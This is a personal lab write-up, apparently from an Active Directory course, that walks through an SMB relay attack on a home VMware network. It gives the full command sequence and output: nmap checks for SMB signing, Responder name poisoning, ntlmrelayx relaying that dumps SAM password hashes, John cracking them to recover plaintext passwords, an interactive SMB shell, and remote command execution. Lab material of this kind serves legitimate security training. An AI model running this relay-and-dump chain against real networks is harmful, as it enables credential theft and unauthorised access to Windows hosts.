90.06 - SMB Relay Attacks - Lab

Always make sure you are in the same network as the target.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b8:6e:5b, IPv4: 192.168.163.133
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1   00:50:56:c0:00:08       VMware, Inc.
192.168.163.2   00:50:56:fa:89:5f       VMware, Inc.
192.168.163.156 00:0c:29:51:00:ae       VMware, Inc.
192.168.163.157 00:0c:29:92:2e:29       VMware, Inc.
192.168.163.158 00:0c:29:70:8f:1a       VMware, Inc.
192.168.163.254 00:50:56:e2:fe:b8       VMware, Inc.

90 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.104 seconds (121.67 hosts/sec). 6 responded
```

First thing is to probe for that vulnerability:

Remember we are enumerating Windows machine, and Windows does not respond to ping by default, so we need to run with the "-Pn" flag for Nmap not to expect SYN/ACK confirmation to scan.

We run: "#sudo nmap --script=smb2-security-mode.nse -p 445 -Pn IP_ADDRESS

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ sudo nmap --script=smb2-security-mode.nse -p 445 -Pn 192.168.163.156-158 -oN nmap-scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 15:32 EDT
Nmap scan report for 192.168.163.156
Host is up (0.00025s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:51:00:AE (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap scan report for 192.168.163.157
Host is up (0.00020s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:92:2E:29 (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 192.168.163.158
Host is up (0.00030s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:70:8F:1A (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 3 IP addresses (3 hosts up) scanned in 0.41 seconds
```

Domain controller is out of scope for this, as "Message signing enabled and required." results show. But, both the Client machines should be vulnerable to this attack.


Now, we need to configure Responder. That is going to be on "/etc/responder/Responder.conf" path.

Switch SMB and HTTP to "Off". Line 5 and 12.

Now, lets run Responder.

"#sudo responder -i eth0 -dwPv"

Actually, this command does not work. We need to use the "P" or the "w" flag, but not both together.



After starting Responder, we need to start the ntlmrelayx.py to relay the credentials to the target we set up.

-make a file with the ip addresses that are being targeted, in this case both clients ip address.

Then, we can issue:


"#ntlmrelayx.py -tf targets.txt -smb2support" We could also use it to issue a command in the target system by adding "-c "whoami" ".


Now, we need an event to occur.

For that, we are going to use frank account, PC name THEROBOT.


Open File Explorer > Network (On the left menu) > Make a request to the attacker machine IP Address by typing the that IP Address on the top box where says "Network". You will need to put two backslashes before the IP Address ("\\192.168.163.133").

It will prompt you to enter credentials to validate the request. It worked for me with LMonkey from Client_2 (THENAVIGATOR), Frank from Client_1 (THEROBOT), . Then, I had to put the admin credentials. But, it looks like it worked.





The following are for LMonkey account from THENAVIGATOR. The only account that worked from THENAVIGATOR besides DC credentials.



From Administrator account from THEROBOT, we can see Nami password hash, which is in the other computer, THENAVIGATOR.

```
[*] SMBD-Thread-43: Received connection from 192.168.163.158, attacking target smb://192.168.163.157
[*] Authenticating against smb://192.168.163.157 as THEROBOT\Administrator SUCCEED
[*] SMBD-Thread-45: Received connection from 192.168.163.158, attacking target smb://192.168.163.158
[*] Service RemoteRegistry is in stopped state
[-] Authenticating against smb://192.168.163.158 as THEROBOT\Administrator FAILED
[*] Service RemoteRegistry is disabled, enabling it
[*] SMBD-Thread-46: Received connection from 192.168.163.158, attacking target smb://192.168.163.157
[*] Starting service RemoteRegistry
[*] Authenticating against smb://192.168.163.157 as THEROBOT\Administrator SUCCEED
[*] Target system bootKey: 0x7b414e64870cb3cd2a2ce4886624db6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Done dumping SAM hashes for host: 192.168.163.157
[*] Target system bootKey: 0x7b414e64870cb3cd2a2ce4886624db6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Done dumping SAM hashes for host: 192.168.163.157
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

```
[+] Listening for events ...

[!] Error starting TCP server on port 389, check permissions or other servers running.
[*] [DHCP] Found DHCP server IP: 192.168.163.254, now waiting for incoming requests ...
[*] [MDNS] Poisoned answer sent to 192.168.163.158 for name THEROBOT.local
[*] [LLMNR]  Poisoned answer sent to fe80::d94e:b31f:6c31:591b for name THEROBOT
[*] [LLMNR]  Poisoned answer sent to 192.168.163.158 for name THEROBOT
[*] [MDNS] Poisoned answer sent to fe80::d94e:b31f:6c31:591b for name THEROBOT.local
[*] [NBT-NS] Poisoned answer sent to 192.168.163.157 for name ONEPIECE (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.163.157 for name ONEPIECE (service: Browser Election)
[*] [MDNS] Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR.local
[*] [MDNS] Poisoned answer sent to fe80::fcdd:8955:ae67:2d43 for name THENAVIGATOR.local
[*] [LLMNR]  Poisoned answer sent to fe80::fcdd:8955:ae67:2d43 for name THENAVIGATOR
[*] [LLMNR]  Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR
[*] [NBT-NS] Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR (service: Domain Controller)
[*] [MDNS] Poisoned answer sent to 192.168.163.158 for name THEROBOT.local
[*] [MDNS] Poisoned answer sent to fe80::d94e:b31f:6c31:591b for name THEROBOT.local
[*] [LLMNR]  Poisoned answer sent to fe80::d94e:b31f:6c31:591b for name THEROBOT
[*] [LLMNR]  Poisoned answer sent to 192.168.163.158 for name THEROBOT
[*] [NBT-NS] Poisoned answer sent to 192.168.163.158 for name ONEPIECE (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.163.158 for name ONEPIECE (service: Browser Election)
[*] [NBT-NS] Poisoned answer sent to 192.168.163.1 for name LAPTOP-QIRI11VB (service: Domain Controller)
[*] [MDNS] Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR.local
[*] [MDNS] Poisoned answer sent to fe80::fcdd:8955:ae67:2d43 for name THENAVIGATOR.local
[*] [LLMNR]  Poisoned answer sent to fe80::fcdd:8955:ae67:2d43 for name THENAVIGATOR
[*] [LLMNR]  Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR
```

So, we receive the request from a computer, we forward that request to get the credentials of the next computer receiving the request. Something along those lines?

Now, we have the hashes. It is just a matter of cracking it. Many options here. Chose the most adequate. Remember, these are windows hashes.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ sudo john --format=nt hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (frank)
                 (Guest)
Password1!       (Administrator)
3g 0:00:00:01 DONE (2024-09-29 17:56) 2.727g/s 13039Kp/s 13039Kc/s 26246KC/s      markinho..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ cat hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c05daf226c55fb7a8a014e6224cf55f5:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
```

Nami did not get cracked.

We can use the "#ntlmrelayx.py -tf targets.txt -smb2support -i" command to spam an interactive SMB client shell via TCP on localhost.

The scenario would be the same. An event would need to occur. Make the request from one of the accounts mentioned above, and you should see the interactive shell.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ ntlmrelayx.py -tf targets.txt -smb2support -i
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWar
ning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and
 will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.163.158, attacking target smb://192.168.163.158
[-] Authenticating against smb://192.168.163.158 as THEROBOT\Administrator FAILED
[*] SMBD-Thread-4: Received connection from 192.168.163.158, attacking target smb://192.168.163.157
[*] Authenticating against smb://192.168.163.157 as THEROBOT\Administrator SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-6: Received connection from 192.168.163.158, attacking target smb://192.168.163.158
[-] Authenticating against smb://192.168.163.158 as THEROBOT\Administrator FAILED
[*] SMBD-Thread-7: Received connection from 192.168.163.158, attacking target smb://192.168.163.157
[*] Authenticating against smb://192.168.163.157 as THEROBOT\Administrator SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11001
```

Now, we would need to bind to that because it is already in the localhost.


We can issue the command:

#nc 127.0.0.1 11000

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ sudo nc 127.0.0.1 11000
[sudo] password for kali:
Type help for list of commands
# help

 open {host,port=445} - opens a SMB connection against the target host/port
 login {domain/username,passwd} - logs into the current SMB connection, no parameters for NULL connection. If no pas
sword specified, it'll be prompted
 kerberos_login {domain/username,passwd} - logs into the current SMB connection using Kerberos. If no password speci
fied, it'll be prompted. Use the DNS resolvable domain name
 login_hash {domain/username,lmhash:nthash} - logs into the current SMB connection using the password hashes
 logoff - logs off
 shares - list available shares
 use {sharename} - connect to an specific share
 cd {path} - changes the current directory to {path}
 lcd {path} - changes the current local directory to {path}
 pwd - shows current remote directory
 password - changes the user password, the new password will be prompted for input
 ls {wildcard} - lists all the files in the current directory
 rm {file} - removes the selected file
 mkdir {dirname} - creates the directory under the current path
 rmdir {dirname} - removes the directory under the current path
 put {filename} - uploads the filename into the current path
 get {filename} - downloads the filename from the current path
 mount {target,path} - creates a mount point from {path} to {target} (admin required)
 umount {path} - removes the mount point at {path} without deleting the directory (admin required)
 info - returns NetrServerInfo main results
 who - returns the sessions currently connected at the target host (admin required)
 close - closes the current SMB Session
 exit - terminates the server process (and this session)

# whoami
** Unknown syntax: whoami
# id
** Unknown syntax: id
# who
host: \\192.168.163.133, user: Administrator, active:   219, idle:     0
host: \\192.168.163.133, user: Administrator, active:   219, idle:   219
# 
```



Another possibility here would be to issue a command with the ntmlrelayx.py, just as proof of concept.

We can also issue a command in the ntlmrelayx.py, but I could not make it work :

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ ntlmrelayx.py -tf targets.txt -smb2support -c "systeminfo"
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWar
ning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and
 will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.163.157, attacking target smb://192.168.163.158
[*] Authenticating against smb://192.168.163.158 as ONEPIECE\LMonkey SUCCEED
[*] SMBD-Thread-5: Received connection from 192.168.163.157, attacking target smb://192.168.163.157
[-] Authenticating against smb://192.168.163.157 as ONEPIECE\LMonkey FAILED
[*] SMBD-Thread-6: Received connection from 192.168.163.157, attacking target smb://192.168.163.158
[*] Authenticating against smb://192.168.163.158 as ONEPIECE\LMonkey SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[-] SCMR SessionError: code: 0x420 - ERROR_SERVICE_ALREADY_RUNNING - An instance of the service is already running.
[*] Executed specified command on host: 192.168.163.158
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ ntlmrelayx.py -tf targets.txt -smb2support -c "whoami"
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWar
ning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and
 will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.163.157, attacking target smb://192.168.163.158
[*] Authenticating against smb://192.168.163.158 as ONEPIECE\LMonkey SUCCEED
[*] SMBD-Thread-5: Received connection from 192.168.163.157, attacking target smb://192.168.163.157
[-] Authenticating against smb://192.168.163.157 as ONEPIECE\LMonkey FAILED
[*] SMBD-Thread-6: Received connection from 192.168.163.157, attacking target smb://192.168.163.158
[*] Authenticating against smb://192.168.163.158 as ONEPIECE\LMonkey SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[-] SCMR SessionError: code: 0x420 - ERROR_SERVICE_ALREADY_RUNNING - An instance of the service is already running.
[*] Executed specified command on host: 192.168.163.158
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

```
#ntlmrelayx.py -tf targets.txt -smb2support -c "whoami"
```